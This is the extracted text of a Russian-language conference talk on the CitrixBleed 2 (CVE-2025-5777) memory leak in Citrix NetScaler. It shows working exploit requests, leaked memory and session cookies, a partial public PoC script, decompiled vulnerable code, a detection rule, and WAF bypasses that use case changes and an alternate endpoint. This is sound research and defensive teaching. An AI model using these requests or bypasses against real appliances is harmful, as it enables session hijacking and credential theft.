

Георгий Кумуржи

Я тебе LoGiN, а ты мне креды? Пошло?

Или почему мы до сих пор уязвимы перед CitrixBleed2

@kumurzhigm (@Russian_OSLNT)

STANDOFF *Talks*



RedTeam/Pentest

специалист, уклон в анализ
мобильных и веб-приложений (и
немного социалки)

10 лет

непрерывных занятий вольной
борьбой

Преподаватель

каф. КБ-14, РТУ МИРЭА

Победитель

и призер Awillix Pentest Awards
2025 (“Ловись рыбка” и
“Мобильный разлом”)

CVE-2025-5777 (Citrix Bleed 2)



Everything is fine!



Big if true



CVE-2023-4966 (Citrix Bleed)

А первый где я вас спрашиваю?!



- простая эксплуатация
- перехват сессии, session hijacking
- вендор сразу заявил об эксплуатации вживую
- есть факты успешного использования картелем LockBit

Умение извлекать уроки (404 Not Found) STANDOFF Talks



А ларчик просто открывался (1/4)

Request					Response				
Pretty	Raw	Hex	Hackvertor	   	Pretty	Raw	Hex	Render	Hackvertor
1	POST /p/u/doAuthentication.do HTTP/1.1					<input>			
2	Host: target					<Text>			
3	Content-Length: 128					<ReadOnly>			
4	Content-Type: application/x-www-form-urlencoded;					false			
	charset=UTF-8					</ReadOnly>			
5	Priority: u=1, i					<InitialValue>			
6	Connection: keep-alive					testuser			
7						</InitialValue>			
8	login=testuser&passwd=password123&savecredentials=false&					<Constraint>			
	nsg-x1-logon-button=Log+On&StateContext=					.+			
	bG9naW5zY2h1bWE9ZGVmYXVsdA%3D%3D					</Constraint>			
						</Text>			
						</Input>			
						</Requirement>			
						<Requirement>			
						<Credential>			

А ларчик просто открывался (1/4)

Request					Response				
Pretty	Raw	Hex	Hackvortor	  ln ≡	Pretty	Raw	Hex	Render	Hackvortor
1	POST /p/u/doAuthentication.do HTTP/1.1								<input>
2	Host: target								<Text>
3	Content-Length: 128								<ReadOnly>
4	Content-Type: application/x-www-form-urlencoded;								false
	charset=UTF-8								</ReadOnly>
5	Priority: u=1, i								<InitialValue>
6	Connection: keep-alive								testuser
7									</InitialValue>
8	login=testuser&passwd=password123&savecredentials=false&								<Constraint>
	nsg-x1-logon-button=Log+On&StateContext=								.+
	bG9naW5zY2h1bWE9ZGVmYXVsdA%3D%3D								</Constraint>
									</Text>
									</Input>
									</Requirement>
									<Requirement>
									<Credential>

А ларчик просто открывался (2/4)

Request					Response				
Pretty	Raw	Hex	Hackvertor	  ln 	Pretty	Raw	Hex	Render	Hackvertor
1	POST /p/u/doAuthentication.do HTTP/1.1					</Label>			
2	Host: target					<Input>			
3	Content-Length: 14					<Text>			
4	Content-Type: application/x-www-form-urlencoded;					<ReadOnly>			
	charset=UTF-8					false			
5	Priority: u=1, i					</ReadOnly>			
6	Connection: keep-alive					<InitialValue>			
7						testuser			
8	login=testuser					</InitialValue>			
						<Constraint>			
						.+			
						</Constraint>			
						</Text>			
						</Input>			
						</Requirement>			
						<Requirement>			

А ларчик просто открывался (2/4)

Request					Response				
Pretty	Raw	Hex	Hackvertor		Pretty	Raw	Hex	Render	Hackvertor
1	POST /p/u/doAuthentication.do HTTP/1.1					</Label>			
2	Host: target					<Input>			
3	Content-Length: 14					<Text>			
4	Content-Type: application/x-www-form-urlencoded;					<ReadOnly>			
	charset=UTF-8					false			
5	Priority: u=1, i					</ReadOnly>			
6	Connection: keep-alive					<InitialValue>			
7						testuser			
8	login=testuser					</InitialValue>			
						<Constraint>			
						.+			
						</Constraint>			
						</Text>			
						</Input>			
						</Requirement>			
						<Requirement>			

А ларчик просто открывался (3/4)

Request					Response				
Pretty	Raw	Hex	Hackvertor		Pretty	Raw	Hex	Render	Hackvertor
1	POST /p/u/doAuthentication.do HTTP/1.1					<input>			
2	Host: target					<Text>			
3	Content-Length: 6					<ReadOnly>			
4	Content-Type: application/x-www-form-urlencoded;					false			
	charset=UTF-8					</ReadOnly>			
5	Priority: u=1, i					<InitialValue>			
6	Connection: keep-alive					</InitialValue>			
7						<Constraint>			
8	login=					.+			
						</Constraint>			
						</Text>			
						</Input>			
						</Requirement>			
						<Requirement>			
						<Credential>			
						<ID>			

А ларчик просто открывался (4/4)

Request	Response
<pre>1 POST /p/u/doAuthentication.do HTTP/1.1 2 Host: target 3 Content-Length: 5 4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 5 Priority: u=1, i 6 Connection: keep-alive 7 8 login</pre>	<pre><input> <Text> <ReadOnly> false </ReadOnly> <InitialValue> ðæy, ØÆü; Úªµr4z²²²ý>~â²ÅGwø}é)K²²È²²²%¹æHqhÚËê?/!2²H²q²²·GúÈ²² y9qùò È²²² Øµ)u@ </InitialValue> <Constraint> .+ </Constraint> </Text> </Input> </Requirement> <Requirement> <Credential> <ID></pre>

Пример утечки памяти у Citrix Netscaler в результате эксплуатации CitrixBleed2

Запишите в тетрадку, я завтра занесу

```
if (postData->hasField('login')) {  
    loginContext->hasUsername |= 0x10;  
    // "We saw the login field, so mark that we have a username"  
}
```

Деньги же конечно, никто не занес

```
void FUN_00550bf0(long param_1, byte *param_2) {
    ///
    // Load globals
    long lVar7 = DAT_02e34a68;
    uint local_3c = 0;

    // Request data structure
    // *param_2 == length of login string
    // param_2 + 0x48 == pointer to login string
    // This null terminates the username to cap the length of the username to 127 characters
    param_2[(ulong)*param_2 + 0x48] = 0;

    // Some validation and error handling
    ///

    // Determine the postback URLs based on the authentication type
    const char *postBack = (param_2[0x44] == 8 && (param_2[6] & 4)) ?
        "/nf/auth/doAuthentication.do" :
        "/p/u/doAuthentication.do";

    const char *cancelBack = (param_2[0x44] == 8 && (param_2[6] & 4)) ?
        "/nf/auth/doLogoff.do" :
        "/p/u/doLogoff.do";
}
```

```
///
// Start building the XML response
uVar4 = FUN_01ddca50(lVar7,
    "<?xml version=\"1.0\"?><AuthenticateResponse><Status>success</Status>"
    "<Result>more-info</Result><StateContext>base64==</StateContext>"
    "<AuthenticationRequirements><PostBack>%s</PostBack><CancelPostBack>%s</CancelPostBack>"
    "<CancelButtonText>Cancel</CancelButtonText><Requirements>",
    postBack, cancelBack);

///

// Copy the supplied username into the XML response
iVar5 = FUN_01ddca50((ulong)uVar4 + lVar7,
    "<Requirement><Credential><ID>login</ID><Type>username</Type></Credential>"
    "<Input><Text><InitialValue>%.s</InitialValue></Text></Input></Requirement>",
    *param_2, param_2 + 0x48);

// More stuff
///
}
```


Мы довольны своей работой максимально. **STANDOFF** *Talks*
Но, к сожалению, наша работа не дала результатов

STANDOFF TALKS

Request		Response	
Pretty	Raw	Pretty	Raw
Hex	Hackvertor	Hex	Render
<pre>1 POST /p/u/doAuthentication.do HTTP/1.0 2 Host: 54.169.2.107 3 User-Agent: watchTowerwatchTowerwatchTowerwatchTowerwatchTowerwatchTowerwatchTowerwatchTowerwatchTowerwatchTo wrwatchTowerwatchTowerwatchTower 4 Content-Length: 5 5 Connection: keep-alive 6 7 login</pre>		<pre><Type> nsg-login-label </Type> </Label> <Input> <Text> <ReadOnly> false </ReadOnly> <InitialValue> É %C ÷PkÓßYsa5ÊpÅÐ-^ ÐÐ @ J Z ö ¶ @ ^ i ¶ Uä 7K è g -Oë@ %~hL1 {Xövn^ ÐÚ· 1 8 Ðdp}°\$ üü ¶)7(÷æ %èÂpAgc%TowerwatchTowerw </InitialValue> <Constraint> .+ </Constraint> </Text> </Input> </Requirement> <Requirement> <Credential> <ID></pre>	

“It’s important to note that during our testing, **no cookies, session IDs, or passwords** were found in the leaked content.” © watchTower

Успехи сына маминей подружки



```
CitrixBleed 2 Exploit
(vevn) ➔ netscaler python bleed2.py
[+] Leaking data via https://TARGET/p/u/doAuthentication.do
[+] Found something interesting:
[+] b'gi/getHomepageConfig HTTP/1.1\r\nHost: TARGET\r\nCookie: NSC_AAAC=7a0fbd1b975957f6abde5543273e8c440090a0dbe45525d5f4f58455e445'
[+] Found something interesting:
[+] b'gi/Resources/List HTTP/1.1\r\nHost: TARGET\r\nCookie: NSC_AAAC=7a0fbd1b975957f6abde5543273e8c440090a0dbe45525d5f4f58455e445a4a'
[+] Found something interesting:
[+] b'gi/Resources/List HTTP/1.1\r\nHost: TARGET\r\nCookie: NSC_AAAC=7a0fbd1b975957f6abde5543273e8c440090a0dbe45525d5f4f58455e445a4a'
[+] Found something interesting:
[+] b'gi/Resources/List HTTP/1.1\r\nHost: TARGET\r\nCookie: NSC_AAAC=7a0fbd1b975957f6abde5543273e8c440090a0dbe45525d5f4f58455e445a4a'
[+] Found something interesting:
[+] b'gi/Resources/List HTTP/1.1\r\nHost: TARGET\r\nCookie: NSC_AAAC=7a0fbd1b975957f6abde5543273e8c440090a0dbe45525d5f4f58455e445a4a'
[+] Found something interesting:
[+] b'gon/themes/X1/css/custom.css HTTP/1.1\r\nHost: TARGET\r\nCookie: NSC_AAAC=7a0fbd1b975957f6abde5543273e8c440090a0dbe45525d5f4f'
[]
```

Первые публичные PoC-эксплоиты

STANDOFF *Talks*

NICE POC

AWESOME EXPLOIT

CitrixBleed2_POC / CitrixBleed2.py

oways Create CitrixBleed2.py

Code Blame 49 lines (41 loc) · 1.83 KB

```
1  import requests
2  import re
3  import argparse
4  from urllib3.exceptions import InsecureRequestWarning
5
6  # Suppress SSL warnings
7  requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)
8
9  def main():
10     parser = argparse.ArgumentParser(description="Citrix InitialValue PoC with random header brute-force.")
11     parser.add_argument("host", help="Target Citrix host, e.g., https://citrix.example.com")
12     parser.add_argument("count", type=int, help="Number of random values to try (starting from 1)")
13     args = parser.parse_args()
14
15     url = args.host.rstrip("/") + "/p/u/doAuthentication.do"
16     data = "login"
17     user_agent = "owaysX" * 100
18
19     print(f"[*] Target: {url}")
20     print(f"[*] Trying {args.count} requests\n")
21
```

Первые публичные PoC-эксплоиты

STANDOFF *Talks*

NICE POC

AWESOME EXPLOIT

CitrixBleed2_POC / CitrixBleed2.py

oways Create CitrixBleed2.py

Code Blame 49 lines (41 loc) · 1.83 KB

```
1 import requests
2 import re
3 import argparse
4 from urllib3
5
6 # Suppress S
7 requests.pac
8
9 def main():
10     parser = argparse.ArgumentParser(description="Citrix InitialValue PoC with random header brute-force.")
11     parser.add_argument("host", help="Citrix host, e.g., https://citrix.example.com")
12     parser.add_argument("count", help="Number of random values to try (starting from 1)")
13     args = parser.parse_args()
14
15     url = args.host.rstrip("/") + "/p/u/doAuthentication.do"
16     data = "login"
17     user_agent = "owaysX" * 100
18
19     print(f"[*] Target: {url}")
20     print(f"[*] Trying {args.count} requests\n")
21
```

Как защититься

1. **Установите официальные патчи.** Уязвимость устранена в новых версиях Citrix NetScaler ADC и Citrix NetScaler Gateway.
2. **Проверьте следы эксплуатации этой уязвимости.** Главный индикатор — аномальное количество запросов к пути `/p/u/doAuthentication.do` с некорректно сформированным телом запроса (у параметра `login` отсутствует знак равенства (`=`)).
3. **Используйте альтернативное решение.** Например, WAF для ограничения запросов к пути `/p/u/doAuthentication.do`, не содержащих знак равенства (`=`) после POST-параметра `login`.
Соответствующие правила для блокировки атаки уже применены для всех клиентов




Пример публичных правил для SIEM

```
alert http any any -> any any (msg: "(CVE-2025-5777)"; flow: established, to_server; http.method; content: "POST"; http.uri; content: "/p/u/doAuthentication.do"; fast_pattern; http.request_body; content: "login"; endswith; flowbits: set, CitrixBleed2.Attempt; threshold: type limit, track by_dst, count 1, seconds 60; reference: cve, 2025-5777; reference: url, horizon3.ai/attack-research/attack-blogs/cve-2025-5777-citrixbleed-2-write-up-maybe/; reference: url, github.com/win3zz/CVE-2025-5777; reference: ; classtype: attempted-admin; )
```

Пример публичных правил для SIEM

```
alert http any any -> any any (msg: "(CVE-2025-5777)"; flow: established, to_server; http.method; content: "POST"; http.uri; content: "/p/u/doAuthentication.do"; fast_pattern; http.request_body; content: "login"; endswith; flowbits: set, CitrixBleed2.Attempt; threshold: type limit, track by_dst, count 1, seconds 60; reference: cve, 2025-5777; reference: url, horizon3.ai/attack-research/attack-blogs/cve-2025-5777-citrixbleed-2-write-up-maybe/; reference: url, github.com/win3zz/CVE-2025-5777; reference: ; classtype: attempted-admin; )
```

Когда применил рекомендации вендора



Успешный успех!

Request

Pretty Raw Hex

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 login
```

? ⚙️ ⬅️ ➡️ Search


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 403 Forbidden
2 Connection: close
3 Content-Length: 10
4 Content-Type: text/html
5
```

Когда применил рекомендации вендора

STANDOFF TALKS



Успешный успех!

Request

Pretty Raw Hex

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 login
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 403 Forbidden
2 Connection: close
3 Content-Length: 100
4 Content-Type: text/html
5
```

STANDOFF TALKS

STANDOFF TALKS



STANDOFF Talks

Спасибо!

STANDOFF

STANDOFF Talks

Я тебе LoGiN, а ты мне креды? Пошло?

STANDOFF TALKS

Дядь, не в масть тебе WAF
использовать, давай пускай



```
Pretty Raw Hex
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 LoGiN

? ⚙️ ⬅️ ➡️ Search

Response
Pretty Raw Hex Render
</ReadOnly>
<InitialValue>
  Îw×P□/ù-¹□ØÙiíH?FOÂ□°Căÿ□â³ÂÄ6I□®ª¬wW]□`ÈD«□s=ÿq;Kí»h:ãîác
  ©ÎéM□£=é!pèÈD□çIð>hk;næ □]íyD□Ù□:
</InitialValue>
<Constraint>
```

STANDOFF TALKS

Я тебе LoGiN, а ты мне креды? Пошло?

STANDOFF TALKS

Дядь, не в масть тебе WAF
использовать, давай пускай



Pretty Raw Hex

```
1 POST /p/u/doA
2 Host: target
3 Content-Length:
4 Content-Type: encoded; charset=UTF-8
5 Priority: u=1,
6 Connection: keep-alive
7
8 LoGiN
```

LOGiN

? ⚙️ ⬅️ ➡️ Search

Response

Pretty Raw Hex Render

```
</ReadOnly>
<InitialValue>
  Îw×P□/ù-¹□ØÙiíH?FOÂ□°Căy□â³ÂÄ6I□®ª¬wW]□`ÈD«□s=ÿq;Kí»h:ăîác
  ©ÎéM□£=é!pèÈD□çIð>hk;næ □]íyD□Ù□:
</InitialValue>
<Constraint>
```

STANDOFF TALKS

Есть пророк в своём отечестве



Как работает эксплуатация

— Отправляется специально сконструированный POST-запрос на эндпоинт `/p/u/doAuthentication.do` без необходимости аутентификации.

— В параметр `login` передаётся строка без знака равенства и значения, `login` может передаваться в разном регистре, например, `Login`. Как раз такая атака на скриншоте.

Первые упоминания о PoC появились около трёх недель назад, но в сети до сих пор находят уязвимые устройства. На сегодня известно о 14 публичных эксплойтах и двух шаблонах для сканера уязвимости `Nuclei`. Самый свежий эксплойт опубликован четыре дня назад. Настоятельно рекомендуем обновиться 



Как защититься

На WAF можно написать правило, которое блокирует POST-запросы на URI `/p/u/doAuthentication.do` с Body, состоящим только из параметра `login` в разных регистрах.

https://t.me/four_rays/118

Есть пророк в своём отечестве

/// Как работает эксплуатация

— Отправляется специально сконструированный POST-запрос на эндпоинт `/p/u/doAuthentication.do` без необходимости аутентификации.

— В параметр `login` передаётся строка без знака равенства и значения, `login` может передаваться в разном регистре, например, `Login`. Как раз такая атака на скриншоте.

Первые упоминания о PoC появились около трёх недель назад, но в сети до сих пор находят уязвимые устройства. На сегодня известно о 14 публичных эксплоитах и двух шаблонах для сканера уязвимости `Nuclei`. Самый свежий эксплойт опубликован четыре дня назад. Настоятельно рекомендуем обновиться 


/// Как защититься

На WAF можно написать правило, которое блокирует POST-запросы на URI `/p/u/doAuthentication.do` с Body, состоящим только из параметра `login` в разных регистрах.

https://t.me/four_rays/118

Теперь то я защищен!

STANDOFF *Talks*



Request

Pretty Raw Hex

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 LoGiN
```

? ⚙️ ⬅️ ➡️ Search

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 403 Forbidden
2 Connection: close
3 Content-Length: 11
4 Content-Type: text/html
```

STANDOFF *Talks*

STANDOFF *Talks*

Oh, sh...



Request

Pretty Raw Hex

```
1 POST /nf/auth/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 5
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 LogiN
```

? ⚙️ ⬅️ ➡️ Search

